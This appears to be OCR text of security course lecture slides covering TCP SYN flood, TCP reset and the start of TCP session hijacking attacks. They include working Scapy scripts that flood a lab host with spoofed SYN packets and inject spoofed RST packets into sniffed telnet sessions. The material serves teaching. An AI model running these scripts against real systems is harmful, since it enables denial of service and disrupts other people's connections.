
TCP SYN Flood Attack



What will happen to those SYN/ACK packets?

Outcome of SYN Flood Attack

Server Can’t Accept More TCP Connections


SYN requests with random IPs
SYN Queue
Reset packets from the SYN/ACK recipients

Can still **fill up the queue**

if attack is fast enough

Sample TCP Flood Attack Via Scapy


```python
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip  = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src    = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq   = getrandbits(32)
    send(pkt, verbose = 0)
```

Agenda

1. Sniffing and Spoofing
2. TCP SYN Flood Attack
3. **TCP Reset Attack**
4. TCP Hijacking Attack
5. DNS Attack


How To Tear Down TCP Connection

The Graceful Exit




How To Tear Down TCP Connection

The Abrupt Exit




TCP Reset Attack




Session data

Need to guess seq #, but it’s easy in early TCP

implementations or if you can sniff their packets



Constructing Reset Packet



TCP Reset Sample Code

```python
def spoof(pkt):
    old_tcp = pkt[TCP]
    old_ip  = pkt[IP]

    ip  = IP(src=old_ip.dst, dst=old_ip.src)
    tcp = TCP(sport=old_tcp.dport, dport=old_tcp.sport,
              flags="R", seq=old_tcp.ack)

    pkt = ip/tcp
    ls(pkt)
    send(pkt,verbose=0)

myFilter = 'tcp and src host 10.0.2.6 and dst host 10.0.2.7' + \
              ' and src port 23'

sniff(iface='br-07950545de5e', filter=myFilter, prn=spoof)
```

Agenda

1. Sniffing and Spoofing


2. TCP SYN Flood Attack

3. TCP Reset Attack

4. TCP Hijacking Attack

5. DNS Attack


The Setting



Spoof Alice’s packet to inject commands on her behalf


Requires knowing the sequence number

Choosing Your Sequence Number



Should jump ahead a bit to avoid duplicate sequence numbers

